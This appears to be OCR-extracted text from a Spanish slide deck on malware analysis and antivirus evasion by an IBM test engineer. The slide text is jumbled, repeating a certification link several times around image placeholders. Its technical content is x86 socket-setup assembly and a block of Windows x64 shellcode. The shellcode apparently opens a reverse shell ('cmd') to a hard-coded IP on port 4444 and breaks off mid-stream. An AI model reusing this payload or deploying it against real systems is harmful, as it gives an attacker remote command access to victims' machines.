
Análisis de Malware y Técnica de Evasión de Antivirus



Eusebio de Jesus Gutierrez Orozco

Eusebio de Jesus Gutierrez Orozco
TPS Toyota, JLPT


Ingeniero A (Test Analyzer)
Del area de pruebas del proyecto de servidores Power Systems


Guadalajara, Jalisco. Mexico.

Mis certificaciones en IBM

Validar mis certificados en el siguiente link:

https://www.credly.com/users/eusebio-de-jesus-gutierrez-orozco/






Mis certificaciones en IBM

Validar mis certificados en el siguiente link:


https://www.credly.com/users/eusebio-de-jesus-gutierrez-orozco/



Mis certificaciones en IBM


Validar mis certificados en el siguiente link:


https://www.credly.com/users/eusebio-de-jesus-gutierrez-orozco/


IBM Smarter Data Center


```
push    ebp
mov     ebp, esp
push    ecx
sub     esp, 36
mov     WORD PTR [ebp-28], 2
mov     eax, OFFSET FLAT:.LC0
movzx   eax, ax
sub     esp, 12
push    eax
call    htons
add     esp, 16
mov     WORD PTR [ebp-26], ax
sub     esp, 12
push    OFFSET FLAT:.LC1
call    inet_addr
add     esp, 16
mov     DWORD PTR [ebp-24], eax
sub     esp, 4
push    0
push    1
push    2
call    socket
```

```
\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50
\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52
\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a
\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41
\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52
\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48
\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40
\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48
\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41
\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1
\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c
\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01
\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a
\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b
\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33
\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00
\x00\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x93
\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07
\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29
\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48
\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea
\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89
\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81
\xc4\x40\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00
\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0
\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01\x01
\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6\x56\x50\x41
```

